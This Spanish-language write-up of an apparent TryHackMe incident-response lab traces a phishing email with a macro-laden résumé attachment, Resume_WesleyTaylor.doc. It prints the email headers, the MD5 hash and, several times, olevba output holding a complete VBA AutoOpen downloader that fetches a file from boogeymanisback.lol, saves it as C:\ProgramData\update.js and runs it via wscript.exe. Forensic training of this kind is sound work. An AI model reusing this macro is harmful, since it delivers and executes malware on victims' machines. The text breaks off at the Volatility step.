
```
Applications Places System Mon Sep 1, 13:55
ubuntu@tryhackme: ~/Desktop/Artefacts

File Edit View Search Terminal Help
Microsoft SMTP Server (version=TLS1_2,
cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.6699.20; Sun, 20 Aug
2023 18:19:21 +0000
Received: from JH0PR03MB7854.apcprd03.prod.outlook.com
([fe80::76b9:bc05:e5af:5229]) by JH0PR03MB7854.apcprd03.prod.outlook.com
([fe80::76b9:bc05:e5af:5229%7]) with mapi id 15.20.6699.020; Sun, 20 Aug 2023
18:19:21 +0000
From: "westaylor23@outlook.com" <westaylor23@outlook.com>
To: "maxine.beck@quicklogisticsorg.onmicrosoft.com"
<maxine.beck@quicklogisticsorg.onmicrosoft.com>
Subject: Resume - Application for Junior IT Analyst Role
Thread-Topic: Resume - Application for Junior IT Analyst Role
Thread-Index: AQHZ05LLJjei808kHk2FEsVKgQH8LA==
Date: Sun, 20 Aug 2023 18:19:20 +0000
Message-ID:
<JH0PR03MB78541136716E68374440129EA119A@JH0PR03MB7854.apcprd03.prod.outlook.com>
Accept-Language: en-US
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
msip_labels:
x-tmn: [iBB2FGQcpoA3XhKBj6NL6FtU+rVgYWN5]
x-ms-traffictypediagnostic:
JH0PR03MB7854:EE_|KL1PR0302MB5457:EE_|MW2NAM10FT010:EE_|BL1PR12MB5301:EE_|SJ1PR12MB6098:EE_
X-MS-Office365-Filtering-Correlation-Id: 478f3a30-7dad-42ae-a40e-08dba1a9fbcc
X-Microsoft-Antispam-Untrusted: BCL:0;
X-Microsoft-Antispam-Message-Info-Original:
2JTa/6rjxJfJ80mb3G6fqYsl/0bJTHJp6BJYBLNjoLg8g8ef5EIxdIfaMjXP5RBEVjLEFovEevuFhiauhD2jKWGVQItDMBFdwrdRkqE03jjCj7a/vvsuaugKo7zo1qjTZIi2wUj4bH
mDjdWQ01ESuKf2DcmiyRT+lnP63LBdsiWBA25+EODV1Kk4wn/xM6Ia918wrkL05B0eiPYuMHPQHCUIFp0NVPTT2eZ09jdE4q1vo5klk9pQLS7BKMoMyhdXMFzAjDQ690nedeBWa75JMg
iGwLMtMae8tnBduzklL084aDjgkmBP1hAl+kTyOdyC8GM6Zyzuq0tTEp4RydWLi1DwcNpK4x7jkjRULK9+j9HlVLkqKsJ4qNBjCxLdllumXPll27xax+tUDMpSe4dJbEY+k007zcWI
WnQdM6z0g2QYkkSzntkJv8sHlkKTKyPgH3B1YI7iGWPSPab5LeOc1vbJPZfgDxqHajDVTdVWx0qM4UBWh5aWe1iL+Yp5c
X-MS-Exchange-AntiSpam-MessageData-Original-ChunkCount: 1
X-MS-Exchange-AntiSpam-MessageData-Original-0:
=?iso-8859-1?Q?xwIxhxI04mL8Si7TUf+d2UxP9qzAj8gBNRm48bR84K13pGA+hAmlex6Q+S?=
=?iso-8859-1?Q?/7Cfq80dKd4++lg7ZrHfwfn+ZT9e180uJPSma9XQRVEPa2HkgVxGNeryGq?=
=?iso-8859-1?Q?At/MpK3+9hcomnzHsuvzANjylid2bMnDdAdm4sTmT2p2C8cEKoM3vZ+xR1?=
=?iso-8859-1?Q?v6bNnvLI+Ir7azX56M2Z724sPjjAZULvbB0gKmHJwAexpf5AnAuL6UK5fH?=
=?iso-8859-1?Q?WfVJANAo50MbFWqwLaclsBdnZ3cqCknk2se6GpehcSeP30LTGvqJCswYE?=
=?iso-8859-1?Q?2NiKsjwqDdtfcAI0Ur6zmZzJ0ShfAo/8eG0vFHAVUFAQ724FE89s5xQvPJ?=
=?iso-8859-1?Q?fpfp2xn4Qw90vxDpmppnfKFVg5wuG0d2fFLz0HcNTQvVWhlpwWx0qjbRNpc?=
=?iso-8859-1?Q?44aS2u6l2oVVfZeqD3Pyz41xcnxgIxUcD02kjsELFuaoNxjLn5NdPG35+U?=
=?iso-8859-1?Q?QY8as/R7MJBrLev9ADJBwwL7Av6AsDAOqqGnkdfmXZBXlyud+TA9z2s0Gq?=
=?iso-8859-1?Q?wLnQvuraxZcQYgeYS1PTSj6rXIcGc8o80oHK/x8yLrKbA/UG5xLi+NyCiT?=
=?iso-8859-1?Q?QTzTZ9Qh7q8W0anJvtV4Tr177aHZzyk0J/h351x8rRMxzPSlmWVFH0cXks?=
:|
```

¿Cuál es el nombre del documento malicioso adjunto?

Acá podemos descargar la muestra del cuerpo del correo sin abrirla así:





y ya tendríamos el nombre o con este comando:

```
less Resume\ -\ Application\ for\ Junior\ IT\ Analyst\ Role.eml
```

Donde vemos que tiene un attach:

File Edit View Search Terminal Help  
([fe80::76b9:bc05:e5af:5229%7]) with mapi id 15.20.6699.020; Sun, 20 Aug 2023  
18:19:21 +0000  
From: "westaylor23@outlook.com" <westaylor23@outlook.com>  
To: "maxine.beck@quicklogisticsorg.onmicrosoft.com"  
    <maxine.beck@quicklogisticsorg.onmicrosoft.com>  
Subject: Resume - Application for Junior IT Analyst Role  
Thread-Topic: Resume - Application for Junior IT Analyst Role  
Thread-Index: AQHZ05LLJjei808kHk2FEsVKgQH8LA==  
Date: Sun, 20 Aug 2023 18:19:20 +0000  
Message-ID:  
    <JH0PR03MB78541136716E68374440129EA119A@JH0PR03MB7854.apcprd03.prod.outlook.com>  
Accept-Language: en-US  
~~Content-Language: en-US~~  
X-MS-Has-Attach: yes  
~~X-MS-TNEF-Correlator:~~  
msip\_labels:  
x-tmn: [iBB2FGQcpoA3XhKBj6NL6FtU+rVgYWN5]  
x-ms-traffic-type-diagnostic:  
    JH0PR03MB7854:EE\_|KL1PR0302MB5457:EE\_|MW2NAM10FT010:EE\_|BL1PR12MB5301:EE\_|SJ1PR12MB6098:EE\_  
X-MS-Office365-Filtering-Correlation-Id: 478f3a30-7dad-42ae-a40e-08dba1a9fbcc  
X-Microsoft-Antispam-Untrusted: BCL:0;  
X-Microsoft-Antispam-Message-Info-Original:  
    2JTa/6rjxJFJ80mb3G6fqYsl/@BjTHjP6BJYBLNjoLg8g8ef5EIxdIfaMjXP5RBEVjlEFovEevuHiauhD2jKWGVQItDMBFdwRpRkqE03jjCj7a/vvsuaugKo7zo1qjTZIi2wUj4bH  
mDjdwQ01ESuKf2DcmiyRT+lnP63LBdsiWBA25+EODV1Kk4wn/xM6Ia918wrkL05B0eiPYuMHPQHCUIFp0NVPT2eZ09jdE4q1vo5klk9pQLS7BK MommyhdXMFzAj0dQ69OnedeBWa75JMg  
iGwLMtMae8tnBduzklL084aDJgkmBP1hAl+kTyOdyC8GM6Zyzuq0tTep4RydWL1iDwcNpK4x7jkjRULK9+j9hLVlkqKsJ4qNBjCxLdlummXPLll27xax+tUDMpSe4dJbEY+k007zcWI  
WnQdM6z0g2QYkkSznktJv8shLKKtKyPgH3B1YI7iGWSPab5Le0c1vbJPZfgDxqHajDVtdVWx0qM4UBWh5aWe1iL+Yp5c  
X-MS-Exchange-AntiSpam-MessageData-Original-ChunkCount: 1  
X-MS-Exchange-AntiSpam-MessageData-Original-0:  
=?iso-8859-1?Q?xwIxhxI04mL8Si7TUf+d2UxP9qzAj8gBNRm48bR84K13pGA+hAmlex6Q+S?=  
=?iso-8859-1?Q?/7Cfq80dKd4++lG7ZrHfwfn+ZT9e180uJPSma9XQRVEPa2HkgVxGNeryGq?=  
=?iso-8859-1?Q?At/MpK3+9hcomnzHsuvzANjyli2bMnDdAdm4sTmT2p2C8cEKoM3vZ+xR1?=  
=?iso-8859-1?Q?v6bNnvLI+Ir7azX56M2Z724sPjjAZULvbB0gKmHJwAexpf5AnAuL6UK5fH?=  
=?iso-8859-1?Q?WfVJANA50MbFWqwLaclsBdnZ3cqCknk2se6GpehcSeP30LTGvqJCswYE?=  
=?iso-8859-1?Q?2NiKsjwqdttfcAI0Ur6zmZzJ0ShfAo/8eG0vfHAVUFAQ724FE89s5xQVPJ?=  
=?iso-8859-1?Q?fpfp2xn4Qw90vxDpmnpfKFVg5wuG0d2ffLz0HcNTQvVWhLPwWxoQjbRNPC?=  
=?iso-8859-1?Q?44aS2u6l2oVVfZeqd3Pyz41xcnxgIxUcD02kj5ELFuaonxjLn5NdPG35+U?=  
=?iso-8859-1?Q?QY8as/R7MJBrLev9ADJBbwL7Av6AsDA0qGwnkdfmXZBXlyud+TA9z2s0Gq?=  
=?iso-8859-1?Q?wLnQvuraxZcQYgeYSiPTSj6rXIcGc8o80oHK/x8yLrKbA/UG5xLi+NyCiT?=  
=?iso-8859-1?Q?QTzTZ9Qh7q8W0anJvtV4Tr177aHZzyk6J/h351x8rRMxzPSlmWVFH0cXks?=  
=?iso-8859-1?Q?gwzrevRoqRlWm5eQ0jsYWPoibU7vzjLamH/d93bww6kx5xs57x27uul8WB?=  
=?iso-8859-1?Q?hioKgDQU/QzZxF+asnBv/HqZI56yNK6CRJVEPCF0s/P7vvkZM/4woteRMB?=  
=?iso-8859-1?Q?W/i7Fn09bpnuAgyaSDQ0isDU5D6JTLNhkIExLUB5U/Jz2+Y58y1ki/auW?=  
=?iso-8859-1?Q?JwrYqUvt1IIvLAQsk/yy6A+y0aivVdxxJE6aMvD0/0D2ptEqkJ0CiqiQaR?=  
=?iso-8859-1?Q?t7albryiVH42GUGt99KGwTRKgfQfSnWNfYre+yCUnPZpZdEwG/NlJl+2Gc?=

y tenemos su nombre sin descargar nada:

File Edit View Search Terminal Help

```
<div class=3D"ContentPasted0">Thank you for considering my application. I look forward to the opportunity to discuss my qualifications further.</div>
<div><br>
</div>
<div class=3D"ContentPasted0">Sincerely,</div>
Wesley Taylor<br>
</div>
</body>
</html>

--_000_JH0PR03MB78541136716E68374440129EA119AJH0PR03MB7854apcp_--
--_004_JH0PR03MB78541136716E68374440129EA119AJH0PR03MB7854apcp_
Content-Type: application/msword; name="Resume_WesleyTaylor.doc" ←
Content-Description: Resume_WesleyTaylor.doc
Content-Disposition: attachment; filename="Resume_WesleyTaylor.doc"; size=64000;
    creation-date="Sun, 20 Aug 2023 18:19:13 GMT";
    modification-date="Sun, 20 Aug 2023 18:19:20 GMT"
Content-Transfer-Encoding: base64

0M8R4KGxGuAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAABAAAAYAAAAAAA
EAAAYwAAAAIAAAD+///AAAAAF8AAAD//////////AAAAAAAAAAAAA
//////////AAAAAAAAAAAAA
//////////AAAAAAAAAAAAA
//////////AAAAAAAAAAAAA
//////////AAAAAAAAAAAAA
//////////AAAAAAAAAAAAA
//////////AAAAAAAAAAAAA
pcEAVwAJBAAA+BK/AAAAAAAAACAAAAAggAAA4AYmpialDOUM4AAAAAAAAAAAAAA
AAAJBBYALg4AADKkw2UypMNLAgAAAAAAAAAAAAAAAAAAAAAAAD//w8AAAAA
AAAAAAD//w8AAAAAAAAAD//w8AAAAAAAAAAAAAAALcAAAAAEIHAAAAAAAQgAAIcV
AAAAAAAAhxAUAAAAACHFQAAAAAAICvAAAAAAAAAhxUAABQAAAAAAAP///8AAAAAmxUA
AAAAAAcBFQAAAAAAJsVAAAAAAAmxUAAAACnFQADAAAAJsVAAAAAAABgAAHQBAACzFQAA
AAAAALMVAAAAAAAsxUAAAAACzFQAAAAAAALMVAAAAAAjhYAAAAACOFgAAAAAAI4WAAA
AAA5hYAAJsAAACBFwAAAAAAIEXAAAAAAgRcAAAAACBFwAAAAAAIEXAAAAAAgRcAACQA
AAB0GQAAtgIAACoCABOAAAApRcAABUAAAAAAAAAAAAAAAhxUAAAAACOFgAAAAAA
AAAAAAAAAAAAACOFgAAAAAAI4WAAAAAAjhYAAAAACOFgAAAAAAKUXAAAAAA
AAAAAAAAACHFQAAAAAAICvAAAAAAAsxUAAAAAAALMVAAAdbAAAuhcAABYAAci
FgAAAAAAKIWAFFFFFFohYAAAAACOFgAACgAAICvAAAAAAAsxUAAAAACHFQAAAAALMV
AAAAAA5hYAAAAAAAKIWAFFFFFFohYAAAAACOFgAAAAAAKUxAAAAAA
AAAAAAAAAAAAAAjhYAAAAAAAdmFgAAAAAAAsxUAAAAAAohYAAAAAA
AAAAAKIWAFFFFFFohYAAAAACOFgAAAAAAAP///8AAAAIDUJpazT
:
```

¿Cuál es el hash MD5 del archivo adjunto malicioso?

No obstante debemos descargar la muestra para poder ver su hash como se mostro en el paso anterior ya lo hicimos así que usaremos el siguiente comando:

```
md5sum Resume_WesleyTaylor.doc
```

```
Applications Places System >
ubuntu@tryhackme: ~/Desktop/Artefacts
File Edit View Search Terminal Help
ubuntu@tryhackme:~/Desktop/Artefacts$ less Resume\ -\ Application\ for\ Junior\ IT\ Analyst\ Role.eml
ubuntu@tryhackme:~/Desktop/Artefacts$ ls
'Resume - Application for Junior IT Analyst Role.eml'  Resume_WesleyTaylor.doc  WKSTN-2961.raw
ubuntu@tryhackme:~/Desktop/Artefacts$ md5sum Resume_WesleyTaylor.doc
52c4384a0b9e248b95804352ebec6c5b  Resume_WesleyTaylor.doc
ubuntu@tryhackme:~/Desktop/Artefacts$
```

¿Qué URL se utiliza para descargar la carga útil de la etapa 2 en función de la macro del documento?

Para esto usaremos olevba que es una herramienta de línea de comandos que forma parte del paquete **Oletools**, diseñada para **analizar y extraer macros VBA (Visual Basic for Applications)** contenidas en documentos de Microsoft Office (como Word, Excel y PowerPoint).

#### 🔍 Principales funciones de Olevba:

- Detectar si un documento contiene **macros VBA** incrustadas.
- Extraer y mostrar el **código VBA en texto claro** para su revisión.
- Identificar **indicadores de comportamiento malicioso**, como:
  - Ejecución de comandos de sistema (`cmd.exe`, `powershell.exe`).
  - Descargas desde Internet.
  - Creación o modificación de archivos en el sistema.
- Ayudar en investigaciones de **malware distribuido a través de documentos de Office**, como troyanos, ransomware o phishing con macros maliciosas.

#### Ejemplo de uso básico:

```
olevba documento.doc
```

Esto listará si hay macros, extraerá código y marcará posibles patrones sospechosos.

En resumen: **Olevba es una herramienta forense y de análisis de seguridad que permite investigar macros en documentos de Office, detectando comportamientos maliciosos de forma rápida y automatizada.**

```
olevba Resume_WesleyTaylor.doc
```

Esto genera la siguiente salida:

```
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: Resume_WesleyTaylor.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
(Empty macro)
-----
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
```

```

-----+
Sub AutoOpen()

spath = "C:\ProgramData\" 
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png",
False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xHttp.responseBody
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub

```

Type	Keyword	Description
AutoExec	AutoOpen	Runs when the Word document is opened
Suspicious	Open	May open a file
Suspicious	write	May write to a file (if combined with Open)
Suspicious	Adodb.Stream	May create a text file
Suspicious	savetofile	May create a text file
Suspicious	Shell	May run an executable file or a system command
Suspicious	WScript.Shell	May run an executable file or a system command
Suspicious	CreateObject	May create an OLE object
Suspicious	Microsoft.XMLHTTP	May download files from the Internet
Suspicious	Exec	May run an executable file or a system command using Excel 4 Macros (XLM/XLF)
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://files.boogey URL	
	manisback.lol/aa2a9c	
	53cbb80416d3b47d8553	
	8d9971/update.png	
IOC	update.js	Executable file name
IOC	wscript.exe	Executable file name

## Resumen del análisis con Olevba

### 1. Macros detectadas:

- El archivo contiene macros VBA (`ThisDocument.cls` vacío y `NewMacros.bas` con código malicioso).
- La macro principal es `Sub AutoOpen()`, lo que significa que **se ejecuta automáticamente al abrir el documento** → esto es una técnica típica en malware de Office.

### 2. Flujo del ataque según la macro:

- Define una ruta en el sistema:  
`spath = "C:\ProgramData\"`
- Descarga un archivo remoto disfrazado como imagen (`update.png`) desde un dominio malicioso:  
`https://files.boogeymanisback.lol/.../update.png`

- Lo guarda localmente como un **JavaScript malicioso**:  
C:\ProgramData\update.js
- Ejecuta el script con **wscript.exe** (Windows Script Host):  
wscript.exe C:\ProgramData\update.js

En otras palabras, el documento no hace daño directo por sí solo, pero **descarga y ejecuta malware** en la máquina de la víctima.

### 1. Indicadores detectados (por Olevba):

- AutoOpen → ejecución automática al abrir.
- Adodb.Stream + savetofile → escribir archivos en disco.
- Microsoft.XMLHTTP → descarga de Internet.
- WScript.Shell + Exec → ejecución de comandos o binarios.
- IOCs (Indicadores de Compromiso):
  - URL maliciosa: https://files.boogeymanisback.lol/.../update.png
  - Archivo creado: update.js
  - Proceso usado: wscript.exe

Así que podemos decir que el documento Resume\_WesleyTaylor.doc contiene una **macro maliciosa** que:

- Se ejecuta al abrir el archivo (técnica AutoExec).
- Descarga un archivo desde un dominio externo controlado por el atacante.
- Guarda ese archivo como un script (update.js).
- Lo ejecuta automáticamente con wscript.exe.

Lo que quiere decir que **es un downloader**, cuyo propósito es traer y ejecutar payloads adicionales desde la infraestructura del atacante (**boogeymanisback.lol**), aunque para nuestra pregunta podemos ver directamente la url maliciosa.

```
ubuntu@tryhackme:~/Desktop/Artefacts$ olevba Resume_WesleyTaylor.doc
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: Resume_WesleyTaylor.doc
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/ThisDocument'
-----
(empty macro)
-----
VBA MACRO NewMacros.bas
in file: Resume_WesleyTaylor.doc - OLE stream: 'Macros/VBA/NewMacros'
-----
Sub AutoOpen()

spath = "C:\ProgramData\"
Dim xhttp: Set xhttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False
xHttp.Send
With bStrm
    .Type = 1
    .Open
    .write xhttp.responseText
    .savetofile spath & "\update.js", 2
End With

Set shell_object = CreateObject("WScript.Shell")
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")

End Sub
+-----+
| Type      | Keyword          | Description           |
+-----+
| AutoExec  | AutoOpen         | Runs when the Word document is opened
| Suspicious| Open             | May open a file
| Suspicious| write            | May write to a file (if combined with Open)
| Suspicious| Adodb.Stream   | May create a text file
| Suspicious| savetofile       | May create a text file
| Suspicious| Shell            | May run an executable file or a system command
| Suspicious| WScript.Shell    | May run an executable file or a system command
| Suspicious| CreateObject     | May create an OLE object
```

¿Cuál es el nombre del proceso que ejecutó la carga útil de la etapa 2 recién descargada?

Como lo indique en el análisis anterior el encargado de realizar la ejecución de la carga es el **WScript.Shell** + **Exec** → ejecución de comandos o binarios.

- Ejecuta el script con **wscript.exe** (Windows Script Host):

- `wscript.exe C:\ProgramData\update.js`

```
spath = "C:\ProgramData\"  
Dim xhttp: Set xhttp = CreateObject("Microsoft.XMLHTTP")  
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")  
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False  
xHttp.Send  
With bStrm  
    .Type = 1  
    .Open  
    .write xhttp.responseText  
    .savetofile spath & "\update.js", 2  
End With  
  
Set shell_object = CreateObject("WScript.Shell")  
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")  
  
End Sub  
+-----+-----+-----+  
| Type      | Keyword           | Description          |  
+-----+-----+-----+  
| AutoExec  | AutoOpen          | Runs when the Word document is opened  
| Suspicious| Open              | May open a file  
| Suspicious| write             | May write to a file (if combined with Open)  
| Suspicious| Adodb.Stream   | May create a text file  
| Suspicious| savetofile        | May create a text file  
| Suspicious| Shell              | May run an executable file or a system  
|           |                   | command  
| Suspicious| WScript.Shell     | May run an executable file or a system  
|           |                   | command  
| Suspicious| CreateObject      | May create an OLE object  
| Suspicious| Microsoft.XMLHTTP | May download files from the Internet  
| Suspicious| Exec              | May run an executable file or a system  
|           |                   | command using Excel 4 Macros (XLM/XLF)  
| Suspicious| Hex Strings       | Hex-encoded strings were detected, may be  
|           |                   | used to obfuscate strings (option --decode to  
|           |                   | see all)  
| IOC       | https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png | URL  
| IOC       | update.js           | Executable file name  
| IOC       | wscript.exe          | Executable file name  
+-----+-----+-----+
```

¿Cuál es la ruta completa del archivo de la carga útil maliciosa de etapa 2?

Este también lo podemos deducir con la misma información vemos la estructura que tiene la ejecución de comandos y donde se explica que el **WScript.Shell** ejecuta el payload y guarda ese archivo como un script (**update.js**) en la siguiente ruta:

```
spath = "C:\ProgramData\"  
Dim xhttp: Set xhttp = CreateObject("Microsoft.XMLHTTP")  
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")  
xHttp.Open "GET", "https://files.boogeymanisback.lol/aa2a9c53cbb80416d3b47d85538d9971/update.png", False  
xHttp.Send  
With bStrm  
    .Type = 1  
    .Open  
    .write xhttp.responseText  
    .savetofile spath & "\update.js", 2  
End With  
  
Set shell_object = CreateObject("WScript.Shell")  
shell_object.Exec ("wscript.exe C:\ProgramData\update.js")  
  
End Sub
```

¿Cuál es el PID del proceso que ejecutó la carga útil de la etapa 2?

Para este paso ya usaremos Volatility para esto usaremos el siguiente comando:

